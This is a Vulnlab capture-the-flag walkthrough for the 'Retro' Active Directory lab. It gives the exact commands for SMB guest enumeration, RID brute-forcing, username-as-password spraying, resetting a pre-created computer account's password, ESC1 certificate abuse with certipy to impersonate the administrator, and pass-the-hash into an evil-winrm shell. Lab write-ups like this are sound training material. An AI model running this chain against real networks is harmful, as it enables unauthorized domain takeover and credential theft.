Vulnlab Walkthrough Retro

Nmap
Enumeration
Let’s try enumerating shares with the guest account and an empty password.
crackmapexec smb retro.vl -u ‘guest’ -p ‘’ --shares


Here we can see that we have read permissions on the IPC$ share and the Trainees share. In the Trainees share, we find the file Important.txt. Here is what it says:
Running the --rid-brute flag with crackmapexec we find a list of users.
crackmapexec smb retro.vl -u 'guest' -p '' --rid-brute

I took these users and added them to a text file. I then tested to see if any users had the same password as their username.
crackmapexec smb retro.vl -u ‘users.txt’ -p ‘users.txt’

We can see that the user trainee has the same password as their username. Let’s use this username and password to see if we have more access to other shares.
crackmapexec smb retro.vl -u 'trainee' -p 'trainee' -–shares

We now have read access to the NETLOGON, Notes, and SYSVOL share. In the Notes share, we find ToDo.txt. Here is what it says:

Pre-created computer accounts
I googled pre-created computer account exploits. Here is an article I found that explains what pre-created computer accounts are and how they can be exploited.

This article says that pre-created computer accounts have a password that is the same as the name of the computer account, but in all lower-case letters. Recall that when we ran the --rid-brute flag we found the machine account: BANKING$ I wanted to see if the BANKING machine account has the password ‘banking’ while also seeing if we can access any more shares.

We see that this is a valid username and password, however these credentials don’t give us any more share access. As I continued to read the article, it says that you cannot use a pre-created computer account until the password has been changed.

Changing pre-created computer account password
We can use changepasswd.py to change the password for the BANKING computer account.
python3 changepasswd.py retro.vl/BANKING$:banking@10.10.111.51 -altuser trainee -altpass trainee -newpass Password123

Here we can see that the password for the BANKING machine account has been changed. I attempted to view shares by authenticating as BANKING with the new password, but for some reason I still couldn’t view any more shares. I continued doing more enumeration regarding active directory certificate services (ADCS).

Here we can see the certificate name: retro-DC-CA. We can use certipy to further enumerate ADCS.
certipy find -u 'BANKING$'@retro.vl -p Password123 -dc-ip 10.10.111.51


Here we can see the certificate template, RetroClients is vulnerable to ESC1. This article explains the ESC1 vulnerability. Essentially, this vulnerability allows a user to request certificates for any user, including high privileged users.
Exploiting ESC1
Here we are requesting the administrator certificate.
certipy req -username 'BANKING$'@retro.vl -password 'Password123' -c 'retro-DC-CA' -target 'dc.retro.vl' -template 'RetroClients' -upn administrator@retro.vl -dns 'dc.retro.vl' -key-size 4096 -debug

The administrator certificate was saved to administrator_dc.pfx.
Root
Using this certificate, we can obtain the administrator NTLM hash.
certipy auth -pfx administrator_dc.pfx -domain retro.vl -username administrator -dc-ip 10.10.111.51


Using this hash, we can obtain a shell with Evil-WinRm as the administrator user.
evil-winrm -I retro.vl -u ‘administrator’ -H ‘hash’

We find the root flag in the Desktop directory.
Remediation
Require users to have passwords that have a minimum character length of 12 and to include lowercase letters, uppercase letters, numbers and special characters.